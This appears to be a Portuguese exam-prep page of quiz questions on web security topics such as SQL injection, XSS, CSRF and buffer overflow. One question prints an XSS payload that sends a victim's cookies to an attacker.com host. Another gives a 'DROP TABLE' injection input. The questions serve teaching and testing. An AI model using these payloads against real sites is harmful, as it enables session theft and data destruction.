








Seu próximo nível começa aqui
Com a Assinatura Ilimitada, você tem tudo que precisa para sua aprovação.
Com a Assinatura Ilimitada, você combina prática, teoria e método em uma única assinatura com tudo que você precisa para sua aprovação.
Com referência à segurança de dados sigilosos, uma das técnicas utilizadas por hackers é a adição de código quando da entrada de dados em sistemas de informação.
Essa técnica é conhecida como
Man-in-the-middle.
Cavalo de Troia.
SQL injection.
Phishing.
DDoS.
SQL Injection é uma técnica de ataque na qual o invasor se aproveita de falhas em aplicativos web que interagem com bases de dados para inserir uma instrução SQL personalizada e indevida.
Para evitar essa ameaça de segurança, é necessário:
utilizar expressões regulares para cifrar as variáveis enviadas para o sistema;
concatenar diretamente o input do usuário com a consulta SQL;
encapsular as entradas de dados dentro de aspas simples ao montar dinamicamente consultas SQL;
retornar no corpo das respostas HTTP as mensagens de erro em bancos de dados;
validar todas as entradas de dados, como formulários ou URL da aplicação.
Suponha que, ao conseguir uma conta de usuário normal, um atacante passa a tentar obter direitos de acesso adicionais. Essa característica, que pode ser utilizada em ataques do tipo APT, spear phishing e outros semelhantes, pode ser identificada como
DOS.
migração de direitos de acesso.
DdOS.
DLP.
escalação de privilégio.
As organizações normalmente validam seus controles de segurança da informação em intervalos regulares por meio de testes de penetração. Assinale a opção que apresenta o tipo de validação cujo objetivo é verificar se o sistema operacional está vulnerável a ações maliciosas de ataques que consigam exceder de forma proposital o uso de memória designado aos programas, para elevar privilégios de acesso dos atacantes.
Denial of Service
Error Handling
Data protection
Buffer Overflow
Input Validation
Considere que uma aplicação use a seguinte informação não confiável na construção do HTML, sem validação ou escaping.
(String) page += ""; "<input name='creditcard'type='TEXT' value='" + request.getParameter ("CC") + "'>";
Considere, ainda, que um atacante tenha alterado o parâmetro CC no browser pelo código a seguir
><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</
Nesse caso, o risco de segurança da aplicação é a desserialização insegura.
Certo
Errado
Acerca da segurança em aplicações web, registre V, para verdadeiras, e F, para falsas:
( ) Falha de injeção SQL ocorre quando uma entrada de um campo informado pelo usuário é utilizada em uma consulta de arquivos de configurações no servidor sem validação prévia.
( ) Cross Site Scripting (XSS) ocorre quando uma aplicação inclui dados informados por um usuário em uma página enviada a um navegador, sem realizar validações dos dados de entrada do usuário.
( ) Uma das formas de proteger as aplicações web contra o Cross site Request Forgery (CSRF) é criar uma blacklist de parâmetros inválidos no servidor, permitindo somente a entrada de dados válidos.
Assinale a alternativa com a sequência correta:
F – F – V
V – V – F
F – V – V
F – V – F
V – F – V
Ataques Cross-Site Scripting (XSS) muitas vezes usam caracteres especiais em campos de formulário para acessar áreas restritas do site. Para evitar esse tipo de ataque, um programador PHP recebeu o login de um usuário, digitado em um campo de formulário, da seguinte forma.
$login = filter_input(INPUT_POST, 'login', __I__);
Considerando que no campo login do formulário foi digitado <comando> , para que os sinais de < (menor) e > (maior) sejam trocados por suas respectivas referências de nome de entidade, ficando no formato <comando> a lacuna I deverá ser preenchida corretamente por
FILTER_SANITIZE_MAGIC_CHARACTERS
FILTER_SANITIZE_FULL_ENTITY_CHARACTERS
FILTER_SANITIZE_SPECIAL_CHARS
FILTER_SANITIZE_FULL_SPECIAL_ENTITIES
FILTER_SANITIZE_MAGIC_QUOTES
O desenvolvimento de sistemas Web deve incorporar as práticas de segurança da informação para evitar o comprometimento de informações sensíveis. Considere-se que uma aplicação recebe um dado não confiável do parâmetro id de uma URL através da execução do método request.getParameter("id") e o usa na construção da consulta SQL a seguir.
String query = "SELECT * FROM clientes WHERE clienteID=' " + request.getParameter("id") + " ' ";
Essa aplicação está vulnerável e sujeita ao ataque de
XML External Entity (XXE)
Cross-Site Scripting (XXS)
Cross-Site Request Forgery (CSRF)
Injection
Phishing
Que tipo de ataque malicioso a um site web se caracteriza pelo envio de comandos não autorizados por parte de um usuário em que esse site confia?
CSRF (Cross-Site Request Forgery).
CIFS (Cross InFiltration Site).
Hardening.
Spoofing.
XSS (Cross-Site Scripting).
Um lote de instruções SQL é um grupo de duas ou mais instruções SQL separadas por ponto e vírgula. Um ataque SQL Injection pode ser realizado nesse caso colocando um comando malicioso após uma entrada esperada. Exemplo: “SELECT * FROM usuario where id =” concatenado à entrada “5; DROP TABLE usuario;”
Certo
Errado
Uma técnica comum de invasão em bancos de dados é a inserção de códigos SQL nas URL de sites para descobrir se estes retornam erros através do servidor de aplicação informando o SGBD e versão deste. Por meio dessa informação, o atacante pode iniciar uma série de tentativas para manipular os dados desse banco. Essa técnica utilizada é conhecida como
SQL Attack,
Database Attack.
SQL Inject.
Database Defaced.
SGBD Attack.
Veja na figura abaixo que o site de uma pós-graduação da Universidade Federal de Ouro Preto foi hackeado e que o invasor aproveitou-se de alguma vulnerabilidade no sistema para cadastrar uma notícia na base de dados.

Qual dos tipos de ataques listados abaixo o hacker utilizou para modificar o site?
Cross-site scripting (XSS)
Distributed Denial of Service (DDoS)
SQL Injection
Cross Site Request Forgery (CSRF)
Um invasor pode colocar uma armadilha nos dados que utilizam códigos especiais de “escape”. Essa é uma forma moderna de utilizar códigos de escape de terminais em nomes de arquivos ou solicitações de conversa. Nesse caso o terminal é o navegador web que inclui os recursos avançados como a capacidade de executar JavaScripts incorporados. Um ataque pode injetar algum JavaScript prejudicial ou algum outro elemento móvel de código em dados que mais tarde serão lidos e executados por outro usuário do servidor. O código é executado na máquina da vítima podendo injetar.
Essa definição apresenta um ataque conhecido como:
Referência Insegura e Direta a Objetos.
Buffer overlfow
Cross - Site Request Forgery (CSRF).
Cross-site Scripting (XSS).
SQL Injection.
Um dos tipos de ataque cibernéticos é conhecido como Buffer Overflow que tem como característica
perda de comunicação de rede pelo travamento do controlador de rede.
comunicação de rede lenta devido a sobrecarga de dados na placa de rede.
lentidão do computador devido ao excesso de dados para processamento.
lentidão na resposta do servidor devido ao excesso de requisições.
permitir que o atacante execute código malicioso como superusuário.
Analise o fragmento de código, executado no servidor, de uma aplicação WEB.

Considerando-se que o fragmento acima lê dados de formulários preenchidos por usuários, o código é vulnerável ao ataque de
buffer overflow, já que o tamanho da entrada não é verificado no objeto connStr.
buffer overflow, mesmo que o método em questão esteja declarado como protegido.
cross site scripting, pois não protege contra injeção de código javascript em cookies.
sql injection, pois permite que o objeto cmdStr seja montado de forma maliciosa.
sql injection, pois permite que o banco de dados seja especificado por parâmetros.
A sobrecarga do sistema com pedidos formatados corretamente, gerando interrupção do atendimento a novos usuários, é definida como estouro de espaço de armazenamento ou buffer overflow.
Os buffer overflows exploram deficiências de programas que utilizam linguagens de programação fracamente tipificadas. Porém, firewalls e IDS provêem defesa adequada a ataques de buffer overflow e constituem soluções eficientes que não impactam os serviços de uma rede. Em particular, os firewalls têm sua melhor implementação em kernels modificados de sistemas operacionais de uso geral, dado o melhor desempenho destes em aplicações de tempo real, aliado a interfaces gráficas de fácil utilização.



